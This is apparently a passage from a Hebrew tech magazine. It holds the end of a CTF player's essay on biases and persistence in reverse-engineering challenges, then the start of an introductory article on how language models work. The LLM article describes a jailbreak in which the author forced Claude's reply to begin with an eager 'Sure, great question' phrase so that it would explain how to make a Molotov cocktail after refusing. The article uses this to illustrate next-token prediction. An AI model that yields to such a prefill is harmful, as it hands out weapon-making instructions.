בשיא הכנות, אני לא יכול להגיד בוודאות מה קורה לי ברמה הפסיכולוגית שגורם לי להפסיק לחשוב בהיגיון. אבל יש לי שתי השערות:

1. **אפקט העלות השקועה** - על פי ויקיפדיה, היא הטייה קוגניטיבית הגורמת לנו להמשיך להשקיע במשימה גם כשהסיכויים לא לטובתי, כשמאחורי ההחלטה עומד ההיגיון הפגום שאם כבר השקעתי אז כדאי ללכת עד הסוף ולהשקיע עוד כדי לא להפסיד את הרווח שכביכול אמור לצאת מההשקעה. בנוסף לכך, קשה לנו כבני אדם להודות בטעות ובהפסד. זה כואב. כואב מאוד. באופן מעשי, כשאני נתקע באתגר ואני תקוע בדפוס מחשבה מסוים, קשה לי מאוד עד כמעט בלתי אפשרי לשחרר את מה שאני חושב ולחשוב על כיוון אחר. זה מצטרף למה שכתבתי בעמוד הקודם - על החשיבות של לדעת לפסול כיוונים שמסתברים כלא נכונים ומסביר למה זה כל כך קשה. אין לי פתרון שיעלים את ההטייה הזאת, הדבר היחיד שאני יכול לעשות הוא להעלות את המודעות לעצם קיומה.

2. **יוהרה** - כן, אחרי שפתרתי כל כך הרבה אתגרים, אז ברור שבאתגר העשרת אלפים אני אהיה הרבה יותר בטוח בעצמי ואשים הרבה יותר סימני קריאה מסימני שאלה. אני חושב שזו בסך הכל היוריסטיקה שנועדה לקצר תהליכים. הבעיה שלא תמיד ההנחות שלי נכונות. אתן דוגמה קצרה: באותו אתגר הנדסה לאחור, שמתי Break Point בנקודה מסוימת בקוד. ולא משנה מה ניסיתי לעשות, לא הגעתי אליה לעולם. למרות שכל האינדיקציות הראו שאני אמור להגיע אליה או לפחות ככה חשבתי, בשל הנחה שגויה שלי.

   חטא היוהרה הוא חטא עתיק יומין, הוא מוזכר בתנ"ך בסיפור כיבוש העי, בני ישראל חשו ביטחון יתר עקב הצלחת כיבוש יריחו, דבר שהוביל למחשבה שלא צריך להשקיע כוחות רבים בניסיון כיבוש העי ונגמר בתבוסה לבני ישראל בקרב הראשון. חטא היוהרה מוזכר גם כאחד הגורמים לנפילתו של נפוליאון אחרי פלישתו הכושלת לרוסיה. אך מדוע לנו להפליג לעבר הרחוק, היוהרה קיימת ובועטת גם בישראל המודרנית ולאחרונה כולנו היינו עדים לה. על מה אפשר לעשות נגד היוהרה (הטבעית יש לומר) ארחיב בהמשך המאמר, אך עצם המודעות מהווה כבר חצי מהדרך.

כבר עשיתי את זה אינספור פעמים

כשאני עושה אתגר אני רוצה להיות הכי חד שאפשר על מנת שחלילה לא אפספס פרט או דפוס מעניין. אך לא תמיד הדבר מתאפשר, לפעמים תחושת העייפות הקוגניטיבית חזקה מדי. כשהתחושה מכה, אני לא במיטבי לקבל החלטות, ואני הרבה יותר רגיש לעיוותים מחשבתיים או הטיות קוגניטיביות. לכן, אני נוהג לייעל ולהפוך לאוטומטי כל תהליך שרק ניתן בתהליך הכולל של פתירת אתגר, כך שאצטרך להשקיע מאמץ מינימלי בכל הדברים הבנאליים ומאמץ מירבי בדברים החשובים באמת.

זה מתחיל בדברים הפשוטים:

- הגדרת תיקיית הורדות נוחה כברירת מחדל, כדי לא לבזבז זמן בלנווט בין תיקיות שמורידים קבצי אתגר.
- יצירת קיצורי דרך נוחים לכל התוכנות שאני יודע שאשתמש בהם.
- שמירת קוד boilerplate שימושי

וממשיך בדברים יותר מתקדמים, כמו כתיבת סקריפטים מותאמים אישית לייעול תהליך ניסוי וטעייה. למשל, כשאני נתקל באתגר בו צריך לבצע מספר צעדים כדי להגיע לחולשה ואז להזין קלט מסוים (שלא ידוע לי) כדי לנצל את החולשה, אז יהיה חכם מצידי להכין סקריפט שמבצע את כל הצעדים כדי להגיע לחולשה, על מנת שלבסוף אוכל לשחק עם הקלט בקלות מבלי דאגה יתרה לפשל. הרי כשיש סקריפט אפשר לבצע מחדש את הצעדים באופן מיידי.

כמובן שיש גם טיפים בצד המנטלי שעזרו לי והם ישמעו ברורים מאליו ובכל זאת שווה לחזור עליהם כי כל כך קל לנו לשכוח אותם בעת מאמץ:

- מנוחה, שינה אם אפשרי.
- שתייה מספקת - אני לא יכול להדגיש כמה פעמים ההתרכזות שלי באתגר הייתה כל כך קיצונית ששכחתי לשתות מים והתייבשתי קלות. המדע יודע להגיד לנו היום שגם ההתייבשות הקלה ביותר פוגעת בביצועים שלנו.
- יציאה לטבע - האירוניה מתה אם הגעתי למצב שאני זה שממליץ על יציאה לטבע. אבל זה פשוט עובד.
- תנועה - הפיתוחים הטכנולוגים בעת המודרנית כמעט כופים עלינו חיים שלא דורשים תנועה רבה, אך האבולוצייה לא מתקדמת בקצב כל כך מהיר. אנחנו לא בנויים בשום צורה שהיא לישיבה ממושכת. כשאנחנו בתנועה אנחנו פשוט חדים יותר. מומלץ על הליכה, אבל גם תנועות קטנות כמו משחק עם הידיים או תזוזות קלות של הגוף עוזרות באופן לא מבוטל.

באופן כללי, ככל שתהיו פחות עייפים, פיזית, נפשית, קוגניטיבית, ככה תהיו יותר חדים. עייפות מסוג אחד תורמת לאחרת, סוגי העייפות קשורים זה בזה.

חשיבה מעקרונות ראשונים - המזור ליוהרה?

מוקדם יותר במאמר דיברתי על יוהרה. אני חושב שחשיבה מעקרונות ראשונים יכולה להוות מזור ליוהרה. לפי ויקיפדיה, עקרון ראשוני הוא טענה בסיסית שלא ניתן להסיק על ידי טענה או הנחה אחרת. כשחושבים מעקרונות ראשונים למעשה אנחנו חוזרים לבסיס, לשורשים, לאקסיומות ומשם מתחילים לבנות את הטיעון הכולל שלנו בצורה לוגית כל הדרך אל המטרה. טענה הגיונית נשקלת וטענה שסותרת את ההיגיון נפסלת. צורת החשיבה הזאת עובדת גם בכיוון ההפוך, זאת אומרת כשיש כבר טיעון כולל שמתברר שהוביל למסקנה שגויה, אפשר לחזור לבסיס ולבחון כל הנחה שביצענו במהלך הדרך, על מנת לאשש או להפריך אותה.

לצורך הדוגמה אחזור לאתגר ההנדסה לאחור שציינתי קודם במאמר, באתגר ניתן קובץ שהוא קובץ הרצה (מעתה אקרא לו - הבינארי), רוגלה מדומה. הבינארי מחפש תהליך של הדפדפן Firefox (בגרסה מסוימת) ומזריק לו קוד. אז כמובן שהשלב הבא הוא להבין את מהות הקוד המוזרק. עשיתי את דרכי דרך הקוד, התחלתי לקבל תמונה ברורה של מה הקוד עושה עד שכאמור קרה משהו ששבר לי את הציפיות. במהלך הקוד היה תנאי, אם מזוהה בקשת POST מהדפדפן, אז ה-flow מגיע לקוד שנראה סופר מעניין שיגרום לתעבורת נתונים לא אופיינית. שמתי נקודת עצירה בדיבאגר והמשכתי לרוץ ונכנסתי לאתרים שברור לי שייצרו את הבקשה המיוחלת. הבעיה שאף פעם לא הגעתי לנקודת העצירה! לא משנה כמה שיחקתי עם תוכן הבקשה הנשלחת.

למה? שאלתי את עצמי בעודי מנסה את אותו דבר שוב ושוב כמו קוף. כאילו בפעם המאה זה פתאום יעבוד. התשובה האמיתית היא שאחת מההנחות שלי שגויה. הייתי יהיר מדי, אבל עוד לא הבנתי את זה. ישבתי על האתגר לסירוגין במשך כשלושה שבועות, עד שנתקלתי מחדש ברעיון של חשיבה מעקרונות ראשוניים המוזכר לעיל.

חזרתי לדיבאגר, התחלתי להטיל ספק בכל הנחה שלי, אז הפעם גם פתחתי wireshark וראיתי דבר מוזר. התעבורת רשת שלכאורה אמורה להתרחש ברגע שנשלחת בקשה, באמת מתרחשת! אבל הדיבאגר לא עוצר בנקודת העצירה, למרות שהיא מופיעה מיד אחרי התנאי שבודק אם מדובר בבקשת POST.

בשלב הזה כבר עמדתי לאבד את זה אבל התעשתתי וחשבתי לעצמי - "איזה הנחה אני מניח שיכול להיות שהיא שגויה והיא משבשת לי את כל התפיסה?". לאחר קצת חשיבה הגעתי למסקנה היחידה שהייתה לי הגיונית: יכול להיות שאותו התנאי והפרוצדורה שאחריו, מופיעים בעוד מקומות בקוד המוזרק ואני ננעלתי על מקום אחד? חיפשתי את התנאי בקוד ומצאתי עוד ארבעה קטעי קוד זהים לחלוטין לקוד שיש לי בו נקודת עצירה, שמחתי, ידעתי שמפה הדרך לניצחון קצרה ובאמת זמן קצר לאחר מכן פתרתי את האתגר.

התפנית התרחשה ברגע ששיניתי גישה והתחלתי לפקפק בכל ההנחות שלי עד שאני מאמת (או מפריך) אותן. כמה בעיות יש לכם שאתם לא מצליחים לפתור? אולי אתם פשוט מניחים הנחות לא נכונות.

לא נכשלתי - מעדתי

ועכשיו לנקודת השבר שציינתי בהקדמה, האתגר החמישי בתחרות Flare-On 2023. האתגר התחיל ככל אתגר אחר. קובץ הרצה שבהתחלה ניתחתי סטטית, מהר מאוד הבנתי שאחד הקשיים של האתגר הזה הוא שיש Control-Flow obfuscation אז מאוד קשה לעקוב אחרי מה שקורה. עברתי לניתוח דינמי עם Time-travel debugging. אפילו הצלחתי להגיע לרמז שזורק קצה חוט לגבי הכיוון הבא. אבל לא משנה כמה ניסיתי להתחקות אחר הכיוון הזה, וניסיתי ימים על גבי ימים, בסוף לא הצלחתי להגיע לדגל.

הייתי מתוסכל, עשיתי את כל הטעויות שהזכרתי לאורך המאמר הזה:

- ניסיתי את אותו דבר שוב ושוב ושוב כמו קוף למרות שידעתי שזה לא יעבוד.
- לא נחתי מספיק וכשכן נחתי הייתי דבוק לחדשות בעקבות הטבח.
- לא ניסיתי לחשוב מעקרונות ראשונים בכלל.
- לא בניתי סקריפטים שיקצרו לי את העבודה, עשיתי המון עבודת נמלים.
- בכל התקופה שהובילה לתחרות, חשבתי שהניצחון כבר בכיס שלי אחרי שהצלחתי בשנה שעברה וכתוצאה מכך לא השתפרתי מספיק בכל הקשור להנדסה לאחור ב-Windows. הייתי יהיר

והטעות הגרועה מכל: ויתרתי טרם תם הזמן. אני לא זוכר בדיוק את היום שבו ויתרתי, אבל אני מעריך שנשארו לי כשבועיים עד שהתחרות הסתיימה ואני פשוט ויתרתי, הפסקתי לנסות. התסכול הכריע אותי. במשך השבוע שלאחר מכן, אני ממש התביישתי בעצמי. חשבתי לעצמי - "איך יכולת להיכשל בזה?" "אתה כזה אפס!". אבל בשלב מסוים הבנתי שזה לא עוזר. עשיתי מה שיכולתי בהתאם למה שידעתי באותו זמן נתון.

במקום להתמקד בכישלון עצמו, עדיף להתמקד בדברים הפרקטים, במה אני יכול להשתפר להבא וזאת אחת הסיבות המרכזיות שאני כותב את המילים האלו: **כדי שפעם הבאה אהיה טוב יותר, חכם יותר, מבין יותר**.

מישהו לא מזמן אמר לי: "*אין בושה בלנסות ולהיכשל, הבושה טמונה בלא לנסות כלל*" וזה נגע בי. אני אמור לדעת את זה, כשהתחלתי לפתור אתגרים נכשלתי אינספור פעמים, אם הייתי מוותר בכל פעם בכלל לא הייתי מגיע למצב שאני עושה את Flare-On. אבל האמת היא שזה פשוט לא הוגן וגם לא נכון לקרוא לזה כישלון. משול הדבר למעידה. נפילה זמנית שקמים ממנה מיד אחר כך, ירידה לצורך עלייה!

שמעתי פעם על מחקר שבו שאלו אנשים קשישים לקראת סוף חייהם אם יש דברים שהם מתחרטים עליהם ומתברר שרובם מתחרטים על דברים שרצו לעשות ולא עשו. אם יש משהו שאני רוצה שניקח מהמאמר הזה, זה שאם אתם רוצים להשיג משהו, תפעלו כדי להשיג אותו. רוב הסיכויים שלא תצליחו בניסיון הראשון ותמעדו בדרך, אבל מעידה איננה כישלון ועם כל מעידה מגיע גם שיפור ואם תתמידו בסוף אתם תהיו הכי טובים שיש!

סוף דבר

במאמר הזה הצפתי מספר נקודות שברור לי שאי-אפשר לסגל ביום אחד ורק מסתם קריאה של מאמר, הרצון לשינוי לא יכול לבוא ממקור חיצוני, הוא צריך לבוא מכם. אך קריאת המאמר הזה היא הזמנה לביצוע עצירה של כמה דקות וניתוק מכל מה שמסביב, והזמנה לחשוב עליכם, אם התחברתם לחלק ממה שנכתב כאן - יכול להיות ששווה לכם לנסות לאמץ את אחד הרעיונות, זה כמובן לא שינוי שיגיע במהרה, והתהליך יארך תקופה, אך ברור לי שאם תתמידו - בסופו של דבר תצאו מהצד השני טובים, חזקים ומוכנים יותר לקראת תחרות ה-CTF הבאה שבה תתמודדו.

המאמר הזה היה הקשה ביותר שכתבתי עד כה, נתתי לכם מבט לנבכי נפשי לצורך למידה ושיפור של כולנו. אין לי מושג כמה ערך יש למאמר כזה, אם בכלל. אך עזרתי לפחות לאדם אחד - לעצמי. אם עזרתי לעוד מישהו אז לדעתי המאמר הזה עשה את שלו.

בהצלחה!

קצת על עצמי

שמי דניאל איסקוב, אני בן 25, שחקן CTF-ים ותיק ומושבע שאוהב במיוחד אתגרי Reversing ו-Mobile.

אהבתם את המאמר? שנאתם את המאמר? חשבתם שהוא משעמם עד מוות? אשמח לשמוע את דעתכם! כתבו לי בקישור! ☺

רשתות שפה - LLM

מאת שלום דימנט

הקדמה

במאמר הקודם, פיתחנו מודל שמזהה מה יש בתמונה. נתנו לו תמונה עם מספר, והוא זיהה איזו ספרה יש שם. ישנם מודלים נוספים, כמו מודלים שמזהים אובייקטים בתמונה או מודלים שמסווגים משפטים (משפט חיובי/שלילי), מודלים שמזהים האם יש לכלוך בשטח וכדומה. כל הדברים האלה הם יכולות מטורפות, אבל שימו לב שהמודל לא מייצר שום דבר, הוא מקבל משהו ומזהה בו דברים ולכן זה כלי שעוזר בעיקר למפתחי תוכנה. לעומת זאת, ישנם מודלים מייצרים (Generative AI), ישנם מודלים שמייצרים תמונות (midjourney ו-dall-e), וידאו (sora), שירים (suno), יוצר צירי זמן ומה שרלוונטי אלינו היום: מודלים שמייצרים טקסט (ChatGPT, gemini, claude).

ג'יפיטי (GPT) הוא חלק מתחום שנקרא מודל שפה גדול (Large Language Models), או בקיצור LLM.

"מודל שפה" - כי הוא מעבד שפה, ו"גדול" כי יש בו המון פרמטרים.

המטרה של מודל שפה

לפני שנבין איך עובד מודל שפה, נדבר על המטרה של מודל שפה.

כשהיינו קטנים, לפעמים היינו משחקים בבית הספר משחק. המורה היתה מביאה דף ומעבירה אותו בין הילדים, כל ילד היה כותב שורה על הדף ומעביר את הדף לילד הבא. הילד הבא היה קורא את כל מה שכתבו עד אז, וכותב משפט נוסף.

כך עובדים מודלי השפה, בכל איטרציה מטרת המודל היא לחפש את המילה הבאה. המודל קורא את כל מה שכתוב עד עכשיו (השאלה + התשובה עד המילה הנוכחית) ומוציא אופציות רלוונטיות למילה הבאה. את המילים הוא מסדר לפי סדר עדיפויות ובוחר את המילה עם העדיפות הכי גבוהה.[1]

[1] לפעמים מעדיפים לתת למודל דווקא את אחת המילים הבאות בתור, כדי שהוא יהיה "יצירתי" יותר.

חשוב להבחין שצורת עבודה כזו היא שונה ממחשבה אנושית. כשאני רוצה להגיד משהו, קודם כל יש לי את הרעיון שאני רוצה להעביר (לכתוב את המאמר הזה לדוגמא), ורק אח"כ אני מחפש מילים איך להגיד אותו. אבל המודל לא עובד ככה, אין לו רעיון שהוא רוצה להעביר, אלא בכל פעם הוא חושב רק על המילה הבאה.


נשים לב שמטרת המודל היא לכתוב משפט שישמע הגיוני אחרי המשפטים הקודמים ולאו דווקא לכתוב משפטים נכונים ולכן המודל לפעמים מחרטט. כמובן שהמפתחים של המודל מנסים לגרום לו להגיד דווקא את האמת, אבל זה לא בהכרח מצליח, לכן אי אפשר להסתמך עליו בעיניים עצומות.

כמה חודשים אחרי שיצא ChatGPT, התפרסם סיפור על עורך דין אחד שהביא כמה תקדימים שתמכו בטענת הלקוח שלו, אלא שהמקרים האלה לא התרחשו מעולם. הדרך שבה הוא מצא אותם היה לשאול את הצ'ט. הרבה אנשים לא מבינים את העובדה שלא מדובר בבן אדם. לדוגמא באחת מקבוצות הפייסבוק, מישהו פרסם את השאלה הבאה:

```
אז השבוע הייתי צריך להגריל 20 מספרים רנדומליים מתוך רשימה של 200 מספרים.
במקום לכתוב סקריפט או תכנית, ביקשתי מקלוד.
נתן לי תשובה תוך שניה.
שמח וטוב לב הלכתי לבצע את משימת ההמשך על פי המספרים שנתן לי ורק בסופה גיליתי שהוא פשוט נתן לי את 20
המספרים הראשונים ברשימה שלי.
אז ראשית, היו זהירים ותבדקו את התשובות.
שנית, למישהו יש מושג למה הוא עבד עלי ככה?
```

אחרי שהבנו איך המודל עובד, התשובה שעניתי לו היא מובנת מאליה. כתבתי לו: "הוא אמור לתת טקסט שנשמע הגיוני אחרי הטקסט שנתת לו. אם הוא עבד עליך, כנראה שזה היה נראה הגיוני".

דוגמא נוספת היא השיחה הבאה שניהלתי עם מודל בשם קלוד. בהתחלה שאלתי אותו איך בונים בקבוק תבערה, וכמובן שהוא לא הסכים לענות לי:



אבל כאשר כתבתי לו את הטקסט הבא, הוא ענה בשמחה:

הסיבה שהוא כן הסכים לענות לי היא שהכרחתי את המודל לכתוב בהתחלה "בטח, זו שאלה מצויינת, אסביר לך בשמחה רבה!" ומכיוון שהמודל כל פעם מקבל את כל הטקסט שהיה עד עכשיו (השאלה + התשובה עד למילה הנוכחית) ואז ממשיך לכתוב את התשובה - התשובה שהכי הגיוני שתבוא אחרי המשפט "בטח, זו שאלה מצויינת, אסביר לך בשמחה רבה" הוא התשובה לשאלה ששאלתי.

זה נסיון די ישן, ואני מניח שהם כבר חסמו את זה מאז, אבל הוא בא להראות את עיקרון העבודה של מודלי השפה.

כשהייתי צעיר, היה לי חבר טוב והיינו ממציאים כל מיני משחקים. אחד המשחקים שהמצאנו היה לצייר מין מסלול על דף, ואז לצאת לחצר של בית הספר וללכת לפי המסלול ולמצוא את "האוצר שהוחבא". בדרך כלל היינו מצליחים למצוא משהו, ואם לא, היינו מסבירים למה לא הצלחנו.

איך זה הגיוני שלמרות שלא משנה מאיפה התחלנו את המסלול, הגענו לאוצר אמיתי?

הסיבה היא שהמוח מחפש תמיד את הדרך הקלה, הוא תמיד מנסה למצוא בכל דבר משהו מוכר, מהצורה של העננים ועד הצורה של הקורנפלקס. גם אצלנו, אנחנו ציפינו למצוא אוצר, אז כל דבר שמצאנו, אמרנו לעצמנו שזה האוצר.

גם בשיחה עם מודל שפה, המוח מנסה תמיד למצוא משהו מוכר, ומכיוון שהמודל מתוכנן לענות כמו בן אדם, המח מצליח בזה, וחושב שעומד מולו מישהו עם תבונה. אבל חשוב להבין שאפילו שקוראים לזה "בינה מלאכותית" אין כאן שום הבנה אמיתית.

אתגרים בהבנת שפה

למרות שאפילו ילדים קטנים מצליחים להבין שפות, הבנת שפה היא לא משהו פשוט בכלל. קחו לדוגמא את המשפט הבא: "אתמול הלכתי עם הכלב לקנות פלאפל ואכלתי אותו". אדם יבין שכוונת המשפט היא שאכלתי את הפלאפל והכלב פשוט היה איתי. אבל לבנות קוד שיצליח להבין האם המילה "אכלתי" מתייחסת לכלב או לפלאפל זה דבר לא פשוט בכלל.

דוגמא נוספת היא דימויים. כאשר יצא השיר הלב שלי של ישי ריבו, הבן שלי היה בן 5 בערך, והוא שאל אותי איך לב יכול להרים ידיים, הרי ללב אין ידיים. אדם מבוגר לא יחשוב אפילו על זה שמדובר בדימוי וישר יקפוץ להבנה של הדימוי. אבל להסביר את זה לילד, ועוד יותר, להסביר את זה למחשב זה לא דבר מובן מאליו.

ייצוג מילים

בעיה נוספת היא איך בכלל אפשר לקודד מילים בצורה שהמחשב יבין אותם? במאמר הקודם כשדיברנו על תמונות, הסברנו שבתמונה שחור-לבן, כל פיקסל מקבל ערך מספרי בין 0 (שחור) ל1 (לבן). ושתמונה צבעונית מורכבת מ3 תמונות בצבעים אדום, ירוק וכחול (0 אין צבע, 1 צבע חזק). המחשב מבין מספרים מעולה, ובמקרה של תמונות, לערך של המספר יש משמעות ברורה (כמות הצבע). אבל איך נסביר למחשב מה זה מילה?

אפשרות ראשונה - מספרים

אפשר לקחת את המילון, ולתת לכל מילה ערך מספרי לפי הסדר שהיא מופיעה במילון. ובעצם לבנות טבלה שתראה ככה:

- אבא - 1
- בננה - 2
- כיסא - 3
- ...

לשיטה הזו יש כמה חסרונות. דבר ראשון יש כמה עשרות אלפי מילים בשפה, מה שמייצר לנו טבלה מאד ארוכה. אבל הבעיות היותר מהותיות הן שבשיטה הזו אין הקשר בין המילים, המילים "ילד", "ילדה", "ילדים" יקבלו מספרים שונים לגמרי בלי קשר בניהם.

בעיה נוספת היא שאין משמעות לערך המספרי, אמנם 3=1+2, אבל בדוגמא שלנו אי אפשר להגיד שאבא ועוד בננה שווה כיסא. אפילו שמספרית זה אותו התרגיל.

אפשרות שנייה One-Hot Encoding:

בשיטה זו, כל מילה במילון מיוצגת על ידי וקטור שכל רכיביו הם אפסים, פרט לרכיב אחד שהוא אחד. האינדקס של הרכיב הזה בווקטור מתאים למיקום של המילה במילון. לדוגמה, אם ל-"אבא" יש את האינדקס 1, אז הייצוג שלו יהיה וקטור שבו הרכיב הראשון הוא 1 וכל השאר הם אפס.

במילים אחרות, אפשר לדמות את הקידוד לקופסא עם תאים, אם רוצים לייצג את המילה הראשונה במילון (במקרה שלנו "אבא"), נשים חרוז רק בתא הראשון בקופסא. אם רוצים לייצג את המילה השניה במילון, נשים חרוז רק בתא השני בקופסא.

יתרונות

אחת מהבעיות שהיו בשיטה הקודמת היא חיבור ייצוגים של 2 מילים, כשחיברנו את המילה "אבא" (1) עם "בננה" (2) קיבלנו "כיסא" (3) וזה חסר משמעות. אבל בשיטה שלנו, אם נחבר את "אבא" עם "בננה" בסך הכל נקבל קופסא חדשה שיש בה חרוז אחד בתא הראשון וחרוז נוסף בתא השני. קל מאד להבין שהקופסא החדשה מייצגת פעם אחת אבא ופעם אחת בננה.

חסרונות

הבעיה עם שיטה זו היא שהיא גם לא מביאה בחשבון קשרים סמנטיים בין המילים, המילה אבא והמילה אמא קשורות זו לזו, אבל הקשר הזה לא בא לידי ביטוי בקופסאות שיש לנו.

בעיה נוספת היא שאם יש לנו 100,000 מילים, אנחנו נצטרך קופסאות עם 100,000 תאים, אפילו שבכל קופסא אנחנו נשתמש רק בתא אחד. זה מאד בזבזני.

אפשרות שלישית **Word Embeddings**:

בשונה מ-One-Hot Encoding, שבו כל מילה מיוצגת כווקטור עם ערך "1" במקום המתאים למילה ו-"0" בכל שאר המקומות, ייצוגים וקטוריים מציגים כל מילה כווקטור צפוף במרחב רב-ממדי. הערכים בווקטור נלמדים מהקונטקסט שבו המילים מופיעות, מה שמאפשר לכלול מידע סמנטי וסינטקטי עשיר יותר.

במילים פשוטות יותר, אפשר להתייחס לזיכרון של המחשב כמו מחסן עם הרבה מדפים. ונשים מילים דומות במדפים קרובים. כך נוכל לשים את "אבא" ואת "אמא" על אותו המדף ואת "מקרר" ו"תנור" על מדף נוסף. יכול להיות שנשים את "נגר" ליד "צייר" ואת שניהם מתחת ל"גבר" וכך לבנות מערכת מורכבת של קשרים בין המילים השונות.

חשוב לציין שמכיון שאי אפשר לעבור על כל המילים בכל השפות ולמצוא את ההקשרים בניהם ולסדר אותם בצורה נכונה, בשיטה הזו המחשב הוא זה שמסדר את המילים במקום כחלק מתהליך הלמידה של רשת הנוירונים.


יתרונות

מילים בעלות משמעות דומה יופיעו קרוב זו לזו, מה שמקל על הבנת הקשר בין מילים שונות. וגם ניהול זיכרון יעיל יותר.

מבנה רשתות השפה

RNN

דוגמא לרשת שהשתמשו בה למודלי שפה היא רשת RNN (רשת נוירונים רקורסיבית):



An unrolled recurrent neural network.

[מקור לתמונה]

רשתות נוירונים רקורסיביות הן הבסיס לדורות המוקדמים של מודלי השפה. כל "X" בתמונה מייצג קידוד של מילה באחת מהשיטות שהזכרנו קודם. הרשת קוראת את המילה הראשונה, מעבדת אותה וזוכרת אותה. לאחר מכן, הרשת קוראת את המילה השניה ומעבדת אותה ביחד עם הזיכרון שלה מהמילה הראשונה. באותה צורה הרשת קוראת את המילה השלישית ומעבדת אותה ביחד עם הזיכרון שלה מהמילים שלפניה וכך שוב ושוב עד שנגמר הקלט.

לאחר סיום שלב הקלט, הרשת כותבת את התשובה שלה באופן דומה.

חסרונות של RNN

באחת הגרסאות של פוקר, לכל שחקן יכול להיות ביד רק 5 קלפים. השחקן צריך לסדר את הקלפים ביד בסדר הגיוני. בכל תור השחק מרים קלף חדש ואם יש לו מעל 5 קלפים, הוא צריך לזרוק את אחד הקלפים.

יכול להיות שאחרי כמה סבבים השחקן יגלה שדווקא הקלף הראשון שזרק היה יכול להועיל מאד, אבל זה נתון שלא היה ידוע בשלב שהוא זרק אותו.


בצורה דומה, ב-RNN יש כמות מוגבלת של מילים שהרשת זוכרת, ואם הטקסט ארוך מדי היא עלולה לשכוח חלק ממנו. בנוסף, מאחר והעיבוד ב-RNN מתבצע עבור כל מילה אחת אחרי השניה, זמן העיבוד יכול להיות ארוך במיוחד עבור טקסטים ארוכים.

Transformers

בשנת 2017 גוגל פרסמו את אחד המאמרים הכי משפיעים בתחום של עיבוד שפה. במאמר הזה הם הציגו את מודל ה-transformer.

למודל הזה יש 2 יתרונות ברורים ביחס ל-RNN, הראשון הוא שהעיבוד של כל המילים מתבצע בבת אחת. והשני הוא שהמודל בונה רשת של קשרים בין המילים. ניקח לדוגמא את המשפט שהתחלנו איתו "אתמול הלכתי עם הכלב לקנות פלאפל ואכלתי אותו".

בשלב ראשון, הטרנספורמר מעבד את כל המילים יחד, בלי תלות של מילה אחת בשניה:



בשלב שני, הוא בונה טבלה של ההקשרים בין המילים השונות:

	אתמול	הלכתי	עם	הכלב	לקנות	פלאפל	ואכלתי	אותו
אתמול	—	0.7	0.2	0.2	0.2	0.2	0.2	0.2
הלכתי		—	0.5	0.7	0.2	0.2	0.2	0.2
עם			—	0.9	0.2	0.2	0.2	0.2
הכלב				—	0.2	0.2	0.2	0.2
לקנות					—	0.7	0.2	0.2
פלאפל						—	0.7	0.9
ואכלתי							—	0.7
אותו								—

[בין המילה לעצמה סימנתי עם "—" כי אין משמעות לקשר בין המילה לעצמה]

דוגמא לטבלה אפשרית של הקשרים בין המילים:

- 0.2 מציין קשר חלש עד לא קיים
- 0.5 קשר בינוני
- 0.7 קשר חזק
- 0.9 קשר חזק מאד

כך לדוגמא אפשר לראות שהמילה "הלכתי" והמילה "הכלב" יהיו קשורות.

והמילה "אותו" קשורה מאד ל-"אכלתי" ול-"פלאפל", אבל לא קשורה למילה "כלב". והמודל הצליח להבין שהאכילה קשורה לפלאפל ולא לכלב.

בצורה כזו, גם כאשר אורך הטקסט הוא גדול מאוד, המודל יודע לזהות את הקשרים בין המילים השונות.

טוקנים

